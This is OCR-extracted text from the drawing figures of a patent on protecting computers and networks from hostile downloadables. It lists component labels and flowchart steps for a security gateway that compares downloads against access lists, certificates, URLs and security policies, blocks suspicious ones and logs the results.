

300
Nonsuspicious Downloadable
333
Logical Engine
Record keeping Engine
335
Event Log
245
330
345
350
Path 1
Path 2
ACL Comparator
Path 3
Certificate Comparator
Path 4
URL Comparator
240
325
Code Scanner
Certificate Scanner
340
309
Known Certificates
305
310
DSP Data
Security Policies
Security Database
307
Known Downloadables
320
First Comparator
317
Policy Finder
315
ID Generator
User ID, URL, Received Downloadable

FIG. 3



Security Policies
305
Policy Selectors
405
Access Control Lists
410
Trusted Certificate Lists
415
URL Rule Bases
420
Lists of Downloadables to Allow or Block per Administrative Override
425

FIG. 4



120
To/From
Internal Computer
Network
135
505
510
Security
Policy Editor
Event Log
Analysts
Engine
515
User
Notification
Engine

FIG. 5



600
Start
602
Receive Downloadable
604
Generate Downloadable ID
606
Find Security Policy
608
Downloadable allowed?
Yes
No
610
Downloadable blocked?
Yes
No
614
URL comparison required?
No
616
Yes
Compare URL
618
ACL comparison required?
No
620
TCL comparison required?
No
Yes
626
Previously decomposed ?
Yes
628
No
Decompose Downloadable into DSP data
Compare DSP with ACL
630
Yes
622
Scan Certificate
Compare Certificate with TCL
624
612
Send results to Logical Engine
End

FIG. 6A



606
Start
650
Security policy defined for User-ID and Downloadable?
No
Yes
Fetch the generic security policy for User ID
652
654
Fetch the policy for User ID and Downloadable
End

FIG. 6B



655
Start
Receive Results from First Comparator, ACL Comparator, Certificate Comparator and URL Comparator
660
Compare Results with Security Policies
662
Security Policies Confirm Pass?
664
No
Yes
Pass Downloadable
666
Stop Downloadable
670
Send Substitute Downloadble to Inform The User
672
Record Findings
668
End

FIG. 6C



628
Start
705
Disassemble the Machine Code
710
Resolve a Respective Command in The Code
715
Is The Resolved Command Suspect?
No
Yes
720
Decode and Register The Command and The Command Parameters as DSP Data
725
Done?
No
Yes
End

FIG. 7



800
Start
810
Receive a Downloadable
820
Fetch Downloadable Components
830
Include Fetched Components in The Downloadable
840
Perform a Hashing Function on the Downloadable to Generate a Downloadable ID
850
Store the Downloadable ID
End

FIG. 8

SYSTEM AND METHOD FOR PROTECTING A COMPUTER AND A NETWORK FROM HOSTILE DOWNLOADABLES

